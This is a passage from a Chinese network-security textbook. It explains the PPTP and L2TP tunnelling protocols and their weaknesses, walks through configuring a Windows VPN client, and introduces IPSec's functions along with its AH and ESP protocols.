5.3.1　PPTP 与 L2TP 简介

点对点隧道协议是一种支持多协议虚拟专用网的网络技术,它可以使远程用户通过 Internet 安全地访问用户内部网。通过点对点隧道协议,远程用户可以通过 Windows XP、Windows Vista 等操作系统以及其他支持点对点协议(Point-to-Point Protocol,PPP)的系统拨号连接到 Internet 服务提供商,再通过 Internet 与其内部网连接。

PPTP 工作在 OSI 模型的第二层(数据链路层),它在所有通信流之上简单地建立了一条加密隧道。PPTP 已被嵌入到 Windows 98 以后的各种微软操作系统中,用于路由和远程访问服务。

除微软公司外,另有一些厂家也做了许多开发工作,如 Cisco 公司开发的 L2F(Layer2 Forwarding)隧道协议。

微软、Cisco、Ascend、3Com、Bay 等厂商将 L2F 与 PPTP 融合,产生了第二层隧道协议,并于 1999 年 8 月公布了 L2TP 的标准——RFC 2661。L2TP 和 PPTP 十分相似,L2TP 部分采用了 PPTP 协议,两个协议都允许客户通过公网建立安全隧道。L2TP 还支持信道认证,但它没有规定信道保护的方法。

PPTP/L2TP 的最大优点是简单易行,具体如下:

- PPTP/L2TP 对使用微软操作系统的用户来说很方便,因为微软公司已把它作为路由软件的一部分。
- PPTP/L2TP 位于数据链路层,包括 IPv4 在内的多个网络协议可以采用它们作为链路协议,支持流量控制。
- PPTP/L2TP 通过减少丢包来减少重传,改善网络性能。

PPTP/L2TP 的缺点如下:

- PPTP 和 L2TP 对 PPP 协议本身并没有做任何修改,只是将用户的 PPP 帧基于 GRE 封装成 IP 报文。在两台计算机之间创建和打开数据通道,一旦通道打开,源和目的用户身份就不再需要验证,这样可能带来问题。
- PPTP/L2TP 不对两个节点间的信息传输进行监视或控制。
- PPTP 和 L2TP 限制同时最多只能连接 255 个用户,可扩展性不强,且不适合于向 IPv6 的转移。
- 端用户需要在连接前手工建立加密信道。
- 没有提供内在的安全机制,认证和加密受到限制,没有强加密和认证支持。
- 不支持企业与外部客户以及供应商之间会话的保密性需求,不支持外联网 VPN。

安全程度差是PPTP/L2TP最大的弱点。因此，PPTP和L2TP最适合用于客户远程访问虚拟专用网，而对于安全要求高的内部信息，用PPTP/L2TP传输与用明文传输的差别并不大。

5.3.2 VPN的配置

随着使用VPN服务的用户稳定增加，微软公司自Windows 2000起，已经将其功能集成到操作系统内。在“网络连接”对话框中选择“创建一个新的连接”，出现如图5.6所示的界面，选择“连接到我的工作场所的网络”，然后根据提示，依次完成图5.7至图5.10的各个步骤。




图5.6 选择新建连接的类型



图5.7 选择用VPN连接



图 5.8　输入公司名

新建连接向导
公用网络
Windows 可以先确认公用网络是否已接好。
Windows 在建立虚拟连接之前可以自动拨到 Internet 或其它公用网络的初始连接。
不拨初始连接(D)
自动拨此初始连接(A):
ADSL
< 上一步(B)
下一步(N) >
取消

图 5.9　建立初始的公用网络连接



图 5.10　指定 VPN 服务器地址

在图 5.9 所示的步骤中，可以根据用户当前连接 Internet 的情况选择“不拨初始连接”（已提供了网络接入的场合）或者“自动拨此初始连接”（从下拉列表中选择设定的拨号连接）。若选“自动拨此初始连接”，可以在如图 5.10 所示的界面中输入待连接的 VPN 服务器地址，输入要连接的 VPN 服务器名称后，单击“下一步”按钮就可以完成 VPN 连接的建立。下面将对该连接的属性进行配置。

若选“不拨初始连接”（已提供了网络接入的场合），可直接进入下一个环节，输入用户名和保密字，如图 5.11 所示。

设置 VPN 属性时要选择“Internet 协议（TCP/IP）”复选框，如图 5.12 所示，一般 VPN 服务器会自动为连接的用户端分配 IP 地址。



图 5.11　输入 VPN 账号信息




图 5.12　设置 VPN 属性

根据 VPN 服务器的认证要求，可以从图 5.13 所示的“安全”选项卡的“安全选项”中单击“设置”按钮进行具体的配置，如图 5.14 所示。




图 5.13　设置安全选项




图 5.14　“高级安全设置”对话框

在“安全”选项卡中单击“IPSec 设置”按钮，可以对用于身份验证的预共享密钥进行设置，如图 5.15 所示。

经过以上步骤，用户可以连接到 VPN 服务器，访问内部网络，如图 5.16 所示。



图 5.15　IPSec 设置




图 5.16　VPN 客户端的设置结果

5.4　网络层 VPN 协议

利用隧道方式来实现 VPN 时，除了要充分考虑隧道的建立及其工作过程之外，另外一个重要的问题是隧道的安全。数据链路层隧道协议只能在隧道发生端及终止端进行认证及加密，而隧道在公网的传输过程中并不能完全保证安全。网络层 VPN 协议则在隧道两端进行数据的封装，从而保证隧道在传输过程中的安全性。

5.4.1　IPSec 协议

IPSec 协议是一个范围广泛、开放的虚拟专用网安全协议。IPSec 是第三层 VPN 协议标准，自 1995 年问世以来，IETF 工作组已制定了一系列标准，与其相关的 RFC 文档包括

RFC 2401 至 RFC 2409、RFC 2451 等。其中 RFC 2409 是 Internet 的密钥交换(Internet Key Exchange,IKE)协议,RFC 2401 是 IPSec 协议,RFC 2402 是关于验证包头(Authority Header,AH)的协议,RFC 2406 是关于加密数据的报文安全封装(Encapsulate Protocol)协议。IPSec 现在还不完全成熟,但它得到了一些路由器厂商和硬件厂商的大力支持。预计它今后将成为虚拟专用网的主要标准。

1997 年年底,IETF 安全工作组完成了 IPSec 的扩展,在 IPSec 协议中加上 ISAKMP (Internet Security Association and Key Management Protocol)协议,其中还包括一个密钥分配协议 Oakley。ISAKMP/Oakley 支持自动建立加密信道、密钥的自动安全分发和更新。IPSec 也可用于连接其他层已存在的通信协议,如支持安全电子交易 (Secure Electronic Transaction,SET)协议和安全套接字层(Secure Socket Layer,SSL)协议。即使不用 SET 或 SSL,IPSec 也能提供认证和加密手段以保证信息的传输。

IPSec 可以在网络层提供加密、验证、授权和管理,其密钥交换、核对数字签名、加密等操作都在后台自动进行,对用户透明。IPSec 用密码技术从 3 个方面来保证数据的安全:

- 认证。用于对主机和端点进行身份鉴别。
- 完整性检查。用于保证数据在通过网络传输时没有被修改。
- 加密。通过加密 IP 地址和数据以保证私有性。

如果组建大型的 VPN,则需要认证中心进行身份认证和分发用户公共密钥。

IPSec 使用灵活,支持多种组网方式,可以应用于主机与主机、主机与网关以及网关与网关之间,还能够支持用户远程访问。IPSec 最适合可信的 LAN 到 LAN 之间的虚拟专用网,即内部网虚拟专用网。IPSec 可以和 L2TP 等隧道协议一起使用,给用户提供更大的灵活性和可靠性。

IPSec 不限制加密或认证算法、密钥技术或安全算法,它提供了实现 VPN 技术的标准框架,IPSec 的安全体系结构如图 5.17 所示。




图 5.17 IPSec 安全体系结构

5.4.1.1 IPSec 的主要功能

IPSec 不是具体的算法,而是提供了实现 VPN 的标准框架。VPN 的安全机制本质上依托于密码系统,其中各种算法的特性、密钥长度、应用模式不同,直接影响在 VPN 上提供的安全服务的强度。

IPSec 可以实现下列主要功能。

1. 数据加密

数据加密可以提供传输的保密性,加密的数据即使被截获,内容也无法直接被解读。IPSec并没有定义某种特别的加密算法,它可以应用DES、3DES、AES等多种共享密钥加密算法,也可以应用RSA等公钥加密算法。

2. 数据完整性

数据完整性要保证在传输过程中数据没有丢失,也没有被删除或篡改。VPN中的数据要通过不安全的网络传送,例如因特网,这些数据都有可能被截获或被修改。为了保证数据的完整性,对所传输的数据都通过Hash(散列)函数产生一个散列(即一串标记数据),被附加在数据后传到接收方;接收方也用同样的Hash函数产生一个散列,如果接收方产生的散列与其收到的散列匹配,则证明消息没有被篡改。这样可以保证原始信息的完整性。在IPSec框架中保证数据完整性的算法主要有MD5和SHA-1。

MD5报文摘要算法(MD Standards for Message Digest,RFC 1321)曾是使用最为广泛的安全散列算法,它采用单向Hash函数将明文数据按512b进行分组,分别"摘要"成长度为128b的密文,亦称为数字指纹(finger print)。报文摘要有固定的长度,不同的明文摘要成密文的结果总是不同的,而同样的明文摘要必定一致。因此,报文摘要便可成为验证明文是否是"真身"的"指纹"。

由MD5产生的报文摘要中的每一位和输入的每一位都相关,也就是说:如果输入的数据有一位发生了变化,那么生成的报文摘要就会有很大的不同。近年来,随着密码分析技术的发展,人们发现MD5容易遭受强行攻击(如生日攻击),所需的操作数量级为2^{64}。因此,需要具有更长的散列值和更强的抗密码分析攻击的散列函数来代替MD5算法,SHA-1就是一种候选算法。

安全散列算法(Secure Hash Algorithm,SHA)的输入报文最大长度为$(2^{64}-1)$b,按512b分组处理,输出160b的报文摘要。SHA-1与MD5最大的区别在于其摘要比MD5摘要长32b,因此,SHA-1对于强行攻击有更强的抵抗能力。但由于SHA-1的循环步骤比MD5多且要处理的缓存大,所以,SHA-1的运行速度比MD5慢。

3. 数据源认证

由散列函数产生报文摘要,可以保证报文数据的完整性,但不提供对发送方的身份认证,攻击者和接收方都可以伪造报文,而发送方也可以因此否认发出过报文。数据源认证就是要确保数据发送方不能否认其发送过数据。

在日常生活中,亲笔签名、盖章能够保障文件来源的真实性,而在网络环境中采用的是数字签名。数字签名的常用方法是用发送方的私钥加密要发送数据的报文摘要,从而把数据与其发送者连在一起。VPN隧道在初始建立阶段就要对隧道两端的用户进行认证。认证时可以手工预先输入每一对用户的预共享认证密钥,也可以在用户间交换数字证书和随机数(nonce)(即利用RSA的数字签名)。

4. 防重放

IPSec使用防重放机制校验每个数据分组是否唯一,防重放机制通过序号来保证IP分组不会被第三方截获,并在修改后重新插入数据流。如果接收方收到重复序号的分组,则直接丢弃。

5.4.1.2 IPSec 的安全协议

IPSec 的安全协议主要定义对通信的安全保护机制。IPSec 针对不同的需要，提供了 AH(Authentication Header，认证头)和 ESP(Encapsulating Security Payload，封装安全净载)两种安全协议。

AH 机制主要为通信提供完整性保护，当用户对于数据的保密性要求不高时，AH 能够确保数据的完整性，提供数据源认证和防重放攻击功能，但 AH 不提供加密功能，数据以明文传送。AH 不支持网络地址转换(NAT)和端口地址转换(PAT)。AH 头的格式如图 5.18 所示。




图 5.18 AH 头的格式

ESP 机制能够确保数据的完整性，提供数据源认证、数据加密和防重放攻击功能。如果对数据的保密性有要求，或者有局域网内用内部地址，采用了 NAT，那么就只能选择 ESP。应用 ESP 时，接收方对于数据分组先认证后解密，可以降低 DoS 攻击的危险。ESP 头的格式如图 5.19 所示。

